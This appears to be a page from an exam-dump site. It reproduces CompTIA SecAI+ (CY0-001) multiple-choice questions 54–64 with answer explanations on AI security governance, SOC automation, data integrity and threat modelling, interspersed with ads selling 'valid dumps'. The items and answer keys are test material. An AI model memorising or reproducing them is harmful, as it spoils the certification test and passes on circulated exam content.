Why C is Correct: OWASP maintains the OWASP Top 10 for Large Language Model Applications, which specifically catalogs the most critical and common vulnerabilities in AI applications including prompt injection, sensitive information disclosure, excessive agency, insecure output handling, and training data poisoning. This AI-specific vulnerability list is the most directly relevant and accessible resource for a presentation on AI application vulnerabilities.

Why A is Wrong: ISO 27001 is a general information security management system standard covering broad organizational security controls. It does not specifically catalog AI application vulnerabilities or LLM-specific weakness categories.

Why B is Wrong: CWE catalogues software weakness types at a code and design level for traditional software. While some weaknesses apply to AI systems, CWE does not have a dedicated AI application vulnerability taxonomy comparable to the OWASP LLM Top 10.

Why D is Wrong: NIST RMF is a risk management framework providing guidance for managing and reducing information security risk. It is a process framework, not a vulnerability catalog, and does not list specific AI

application vulnerability types suitable for a vulnerabilities presentation.

A global security operations center (SOC) wants to adapt and leverage the strength of AI in order to enhance its security operations.

#### NEW QUESTION: 54

Which of the following is the best way to enhance the global SOC functions?

- A.** Generate code and execute in production to help save time.
- B.** Enable a personal assistant that can act in the global SOC with no human intervention.
- C.** Use open-source models in production to help the efficiency of threat detection and threat analysis.
- D.** Summarize alerts to easily gain insights on the environment.

**Answer: (SHOW ANSWER)**

Basic Concept: AI can augment SOC operations in various ways, but the most appropriate uses maintain human oversight and leverage AI ' s natural language understanding to reduce cognitive load on analysts.

CompTIA SecAI+ Study Guide identifies alert summarization as a high-value, low-risk AI application for SOC enhancement.

Why D is Correct: AI-powered alert summarization consolidates complex, high-volume security alerts into concise, actionable insights, helping analysts rapidly understand threats without reading extensive raw log data. This is a safe, bounded AI application that enhances analyst efficiency while preserving human decision- making authority, directly addressing the volume and complexity challenges SOC's face.

Why A is Wrong: Generating and executing code directly in production without human review introduces serious risk. AI-generated code may contain errors, security vulnerabilities, or unintended side effects that could disrupt or compromise production systems.

Why B is Wrong: Enabling an AI assistant to act autonomously with no human intervention violates the human-in-the-loop principle. Autonomous AI in a SOC without oversight could incorrectly contain legitimate systems, miss actual threats, or make consequential decisions without accountability.

Why C is Wrong: Deploying open-source models directly in production without proper vetting, security hardening, and compliance review introduces supply chain risk, model reliability concerns, and potential intellectual property issues into sensitive security operations.

#### NEW QUESTION: 55

Which of the following ensures the integrity of data usage in an AI system?

- A.** Data masking
- B.** Data cleansing
- C.** Data verification
- D.** Data lineage

**Answer: D (LEAVE A REPLY)**

Basic Concept: Data integrity in AI systems requires not only that data is accurate at a point in time, but that its entire history of transformation and usage can be traced and verified. Tracking how data has been used and transformed throughout the AI system lifecycle provides ongoing integrity assurance. CompTIA SecAI+ Study Guide covers data governance controls including lineage for AI integrity.

Why D is Correct: Data lineage tracks and documents the complete journey of data from its origin through every transformation, processing step, and use within an AI system. By recording what happened to the data, when, by whom, and through which processes, data lineage provides the audit trail needed to ensure data integrity throughout the AI system ' s data usage lifecycle. It enables verification that data has been used as intended and has not been improperly modified at any stage.

Why A is Wrong: Data masking replaces sensitive data values with anonymized equivalents to protect privacy. It is a confidentiality control that modifies data values rather than a mechanism for ensuring or tracking data integrity across the system.

Why B is Wrong: Data cleansing removes or corrects errors, inconsistencies, and noise in datasets to improve data quality. It is a data preparation activity that improves data accuracy at a point in time but does not track data usage or provide ongoing integrity assurance throughout the AI system lifecycle.

Why C is Wrong: Data verification confirms that data meets expected quality standards and validates its accuracy at a specific check point. While important for quality assurance, it provides a point-in-time check rather than continuous tracking of data usage and transformations as data lineage does.

#### NEW QUESTION: 56

A management team is concerned about an unexpected cost increase for a public-facing AI chatbot.

Which of the following should a security administrator examine first to determine the root cause?

- A.** Firewall logs
- B.** Web application firewall (WAF) rules
- C.** Vector database input/output operations per second performance
- D.** Model token usage

**Answer: (SHOW ANSWER)**

Basic Concept: AI chatbot operational costs are primarily driven by token consumption - the number of tokens processed in requests and generated in responses. Unexpected cost increases in LLM-based chatbots almost always trace back to abnormal token usage patterns. CompTIA SecAI+ Study Guide covers AI cost monitoring and token-based billing under securing AI systems.

Why D is Correct: Model token usage logs directly show how many tokens are being consumed per request, by which users or endpoints, and whether usage has increased abnormally. Examining token usage data is the most direct path to identifying the root cause of unexpected cost increases - whether from a denial-of-wallet attack, user abuse, a new feature generating verbose responses, or legitimate organic growth in usage. This is the first and most relevant examination point for LLM cost analysis.

Why A is Wrong: Firewall logs capture network-level traffic information. While they can reveal unusual access patterns or volumes, they do not contain token consumption data that directly explains LLM billing increases.

Why B is Wrong: WAF rules define filtering policies for web traffic. Reviewing rule configurations does not reveal whether token usage has increased or why costs have risen; it shows security policy settings rather than consumption metrics.

Why C is Wrong: Vector database IOPS performance measures how quickly the database processes read and write operations. While relevant to RAG system performance, IOPS metrics do not directly explain LLM API cost increases driven by token consumption.

#### NEW QUESTION: 57

Which of the following is the best example of an AI model that is trained to identify multiple points from input using a neural network to provide output for authentication?

- A.** Facial recognition
- B.** Encryption key
- C.** Open Authorization (OAuth)
- D.** Bounding box

**Answer: (SHOW ANSWER)**

Basic Concept: Neural networks can be trained to identify and match complex multi-point patterns in data.

For biometric authentication, facial recognition uses deep neural networks to extract and compare dozens to hundreds of facial feature points from an input image. CompTIA SecAI+ covers neural network-based authentication under basic AI concepts.

Why A is Correct: Facial recognition systems use neural networks specifically trained to identify multiple facial landmarks and feature points such as eye distance, nose shape, and jawline contour from input images. These extracted feature vectors are compared against stored templates to authenticate individuals, making this the ideal example of multi-point neural network-based authentication output.

Why B is Wrong: An encryption key is a cryptographic artifact, not an AI model output. Encryption keys are generated mathematically, not through neural network training or multi-point feature identification from biometric inputs.

Why C is Wrong: OAuth is an open authorization protocol framework that handles delegated access and permission grants between services. It is an authentication delegation standard, not an AI model that processes input through neural networks.

Why D is Wrong: A bounding box is an output of object detection models that draws a rectangular box around detected objects in an image. While it uses neural networks, it identifies object location rather than multiple feature points for authentication purposes.

#### NEW QUESTION: 58

An organization recently developed an AI-powered product and discovers that it is vulnerable to attacks in which malicious actors can alter the input, causing the system to recommend inappropriate information.

Which of the following techniques is the most effective way to secure the system against manipulation attacks?

- A.** Cross-validation

- B. Feature regularization
- C. Feature scaling
- D. Guardrails

**Answer: (SHOW ANSWER)**

Basic Concept: Input manipulation attacks - including adversarial examples and prompt injection - alter inputs to cause AI systems to produce unintended, harmful, or inappropriate outputs. Defending against these attacks requires mechanisms that validate and constrain both inputs and outputs at runtime. CompTIA SecAI+ Study Guide identifies guardrails as the primary defense against input manipulation in AI systems.

Why D is Correct: Guardrails implement real-time validation and filtering of both incoming inputs and outgoing recommendations. They detect manipulated inputs that deviate from expected patterns, enforce content policies on outputs, and prevent the system from producing inappropriate recommendations regardless of how cleverly the input was crafted. Guardrails provide the most comprehensive and directly applicable defense against the described manipulation attack scenario.

Why A is Wrong: Cross-validation is a model evaluation technique that assesses how well a model generalizes to independent datasets during training. It measures predictive performance but does not provide runtime protection against input manipulation attacks on a deployed system.

Why B is Wrong: Feature regularization is a training technique that adds penalties to model weights to prevent overfitting. It improves generalization during training but does not inspect or validate inputs at inference time to detect manipulation.

Why C is Wrong: Feature scaling normalizes input feature values to a standard range for training efficiency.

Like regularization, it is a preprocessing and training step that has no effect on defending against runtime input manipulation attacks on deployed systems.

#### NEW QUESTION: 59

A line of business wants to onboard an application that uses a custom AI model for employee assessments.

The Chief Information Officer (CIO) agrees to allow the engagement to proceed but first wants a threat model.

Which of the following is the most appropriate to use for an AI threat model?

- A. Responsible AI
- B. Adversarial Threat Landscape for AI Systems (ATLAS)
- C. Organization for Economic Co-operation and Development (OECD)
- D. International Organization for Standardization (ISO)

**Answer: (SHOW ANSWER)**

Basic Concept: Threat modeling for AI systems requires a framework specifically designed to address AI- specific attack techniques, tactics, and procedures. General cybersecurity or governance frameworks do not capture the unique adversarial attack surface of AI and ML systems. CompTIA SecAI+ Exam Objectives identify MITRE ATLAS as the primary AI threat modeling resource.

Why B is Correct: MITRE ATLAS (Adversarial Threat Landscape for AI Systems) is specifically designed as an AI and ML threat modeling framework. It catalogs real-world adversarial tactics, techniques, and procedures targeting AI systems, enabling security architects to identify and assess threats unique to ML models such as data poisoning, model extraction, and evasion attacks. It is the industry standard for AI-specific threat modeling.

Why A is Wrong: Responsible AI is a set of ethical principles and governance guidelines for developing and deploying AI systems fairly and safely. It addresses ethics and fairness, not technical adversarial threat modeling.

Why C is Wrong: The OECD provides non-binding policy recommendations and principles for AI governance at an international level. It does not provide technical threat modeling taxonomies or AI-specific attack catalogs.

Why D is Wrong: ISO standards such as ISO 42001 establish management system requirements for AI governance. They are compliance and management frameworks, not threat modeling tools for identifying adversarial AI attack vectors.

#### NEW QUESTION: 60

A company is adopting AI and wants to create policies and procedures that include a structure for evaluating, publishing, and approving patterns for AI usage.

Which of the following should the company establish to meet this goal?

- A. AI center of excellence

- B. AI legal affairs office
- C. AI audit department
- D. AI data science division

**Answer: (SHOW ANSWER)**

Basic Concept: Successful AI adoption at an organizational level requires a centralized governance body that standardizes AI practices, promotes best practices, and ensures consistent, safe, and effective AI deployment across the organization. CompTIA SecAI+ Study Guide covers AI organizational governance structures under Domain 4.

Why A is Correct: An AI Center of Excellence (CoE) is an organizational unit specifically designed to govern, standardize, and advance AI adoption. It develops and publishes policies, creates approved patterns for AI usage, evaluates new AI use cases, provides expert guidance, and maintains governance oversight. The CoE exactly matches the described need for a structure to evaluate, publish, and approve AI usage patterns across the organization.

Why B is Wrong: An AI legal affairs office focuses on legal compliance, intellectual property, and regulatory matters related to AI. While important for legal risk management, it does not fulfill the broader governance mandate of establishing and approving AI usage patterns and best practices across the organization.

Why C is Wrong: An AI audit department conducts post-implementation reviews and compliance assessments of existing AI systems. It is a retrospective and oversight function rather than a proactive body for developing and approving AI usage patterns and policies.

Why D is Wrong: An AI data science division is a technical team focused on building AI models and solutions. It is a development function rather than a governance structure designed to create policies, evaluate AI patterns, and provide cross-organizational oversight of AI adoption.

#### NEW QUESTION: 61

Customer feedback for an AI chatbot has a high-rate of non-answers, which is causing higher central processing unit (CPU) utilization.

Which of the following should be implemented?

- A. Guardrails
- B. Response confidence level
- C. Prompt logging
- D. Cost monitoring

**Answer: (SHOW ANSWER)**

Basic Concept: AI chatbots that generate non-answers - responses that do not actually address user questions

- consume CPU resources for processing without delivering value. This can indicate the model is attempting to generate responses for queries outside its knowledge domain or confidence threshold. CompTIA SecAI + Study Guide covers AI performance optimization and response quality management.

Why B is Correct: Implementing a response confidence level threshold allows the chatbot to recognize when it lacks sufficient confidence to provide a meaningful answer and respond accordingly, either with a helpful redirect or a clear indication that it cannot answer the query. This reduces the costly processing cycles spent generating poor-quality non-answers, lowers CPU utilization from failed response generation, and improves customer experience by setting appropriate expectations rather than returning unhelpful responses.

Why A is Wrong: Guardrails filter content for safety and policy compliance. They prevent harmful or out-of- policy responses but do not address the underlying issue of the model generating low-confidence non-answers to legitimate customer queries.

Why C is Wrong: Prompt logging records user inputs for analysis and auditing. While useful for identifying what types of questions cause non-answers, logging alone does not solve the problem or reduce CPU utilization from failed response generation.

Why D is Wrong: Cost monitoring tracks AI system expenditure. It can identify that costs are high due to excessive CPU usage but does not implement a solution to reduce the non-answer rate or improve response generation efficiency.

**Valid CY0-001 Dumps** shared by ExamDiscuss.com for Helping Passing CY0-001 Exam! ExamDiscuss.com now offer the **newest CY0-001 exam dumps**, the ExamDiscuss.com CY0-001 exam **questions have been updated** and **answers have been corrected** get the **newest** ExamDiscuss.com CY0-001 dumps with Test Engine here: <https://www.examdisscuss.com/CompTIA/exam/CY0-001/premium/> (163 Q&As Dumps, **35%OFF** Special Discount Code: **freecram**)

#### NEW QUESTION: 62

An employee wants a consulting company to procure a data set that contains age, ethnicity, and diabetes status. During development, the employer wants to ensure the integrity of the data.

Which of the following is the best strategy to accomplish this task?

- A.** Implementing checksums
- B.** Conducting human evaluation
- C.** Querying the model
- D.** Enabling log monitoring

**Answer: (SHOW ANSWER)**

Basic Concept: Data integrity ensures that data has not been tampered with, corrupted, or modified during storage or transmission. For AI training data that is procured from external sources, cryptographic integrity verification is essential to confirm the data arrived unmodified. CompTIA SecAI+ Study Guide covers data integrity controls for AI data pipelines.

Why A is Correct: Implementing checksums provides cryptographic verification of data integrity. A checksum or hash value such as SHA-256 is computed from the dataset at the source. The receiver computes the same hash and compares it to the provided value. Any modification to the data during transit or storage will produce a different hash, immediately detecting tampering or corruption. This is the most reliable, automated, and scalable strategy for ensuring the integrity of procured training data.

Why B is Wrong: Human evaluation can verify data quality and relevance but is impractical for verifying integrity across large datasets of medical records. Human reviewers cannot detect subtle bit-level corruption or intentional small modifications, and the process is not scalable.

Why C is Wrong: Querying the model tests model performance rather than verifying the integrity of the underlying training data. The model cannot tell you whether its training data was modified after collection or during procurement.

Why D is Wrong: Log monitoring tracks system activities and events over time. While useful for auditing access to data, it cannot retroactively confirm that data content has not been modified and does not provide cryptographic integrity guarantees.

#### NEW QUESTION: 63

Which of the following responsible AI standards refers to a principle that clearly states the reasons behind the decisions for a particular conclusion?

- A.** Accountability
- B.** Auditability
- C.** Transparency
- D.** Explainability

**Answer: (SHOW ANSWER)**

Basic Concept: Responsible AI encompasses several key principles governing how AI systems should behave to be trustworthy and ethical. These principles are distinct but related. Understanding their precise definitions is essential for CompTIA SecAI+ Domain 4 governance questions.

Why D is Correct: Explainability in responsible AI means the AI system can clearly articulate the specific reasons, factors, and logic that led to a particular decision or output. It answers the question " why did the AI make this specific decision? " For example, an explainable credit scoring AI would not only give a score but also explain which factors such as payment history or credit utilization contributed most to that specific score.

This directly matches the question ' s description of " clearly stating reasons behind decisions. " Why A is Wrong: Accountability refers to the ability to identify who is responsible for AI system decisions and their consequences. It addresses ownership and responsibility assignment rather than explaining the reasoning behind specific decisions.

Why B is Wrong: Auditability refers to the ability to examine and verify an AI system ' s decisions, processes, and outputs through systematic review. It enables after-the-fact verification but does not mean the system itself explains its reasoning.

Why C is Wrong: Transparency refers to openness about how an AI system works at a general level, including its purpose, capabilities, limitations, and the data it was trained on. It is broader than explainability and does not specifically address articulating reasons for individual decisions.

#### NEW QUESTION: 64

A social media company with more than a million lines of code wants to reduce the mean time to fix bugs and issues.

Which of the following is the most balanced AI strategy to automate the vulnerability management flow?

- A.** Using AI to triage discovered issues and create tickets, but having a software engineer merge software

- B.** Having security analysts triage discovered issues and create tickets, but using AI to merge software
- C.** Having security analysts triage discovered issues and create tickets, but having a software engineer merge software
- D.** Using AI to triage discovered issues, create tickets, and merge software fixes

**Answer:** ([SHOW ANSWER](#))

Basic Concept: Balancing automation with human oversight in vulnerability management requires understanding where AI adds efficiency and where human judgment is irreplaceable. CompTIA SecAI+ Study Guide emphasizes human-in-the-loop principles for high-stakes security decisions, particularly code changes in production systems.

Why A is Correct: Having AI handle triage and ticket creation leverages its ability to rapidly process and categorize large volumes of vulnerability findings, while requiring a software engineer to review and merge code changes maintains essential human oversight for production deployments. This balance maximizes automation benefits (faster triage at scale) while ensuring that actual code modifications to a million-line codebase receive appropriate human review before deployment.

Why B is Wrong: Having humans triage but AI merge code reverses the appropriate division. Manual triage of millions of lines worth of vulnerabilities is where the bottleneck exists. Allowing AI to autonomously merge code changes without human code review oversight creates unacceptable risk of introducing defects or vulnerabilities.

Why C is Wrong: Full manual triage and manual merging eliminates AI automation entirely, failing to address the speed requirement for reducing mean time to fix in a large codebase.

Why D is Wrong: Full AI automation including merging code changes removes essential human oversight from production code deployment. In a million-line codebase, autonomous AI code merging without human review could introduce critical errors or security vulnerabilities.

**Valid CY0-001 Dumps** shared by ExamDiscuss.com for Helping Passing CY0-001 Exam! ExamDiscuss.com now offer the **newest CY0-001 exam dumps**, the ExamDiscuss.com CY0-001 exam **questions have been updated** and **answers have been corrected** get the **newest** ExamDiscuss.com CY0-001 dumps with Test Engine here: <https://www.examd Discuss.com/CompTIA/exam/CY0-001/premium/> (**163** Q&As Dumps, **35%OFF** Special Discount Code: **freecram**)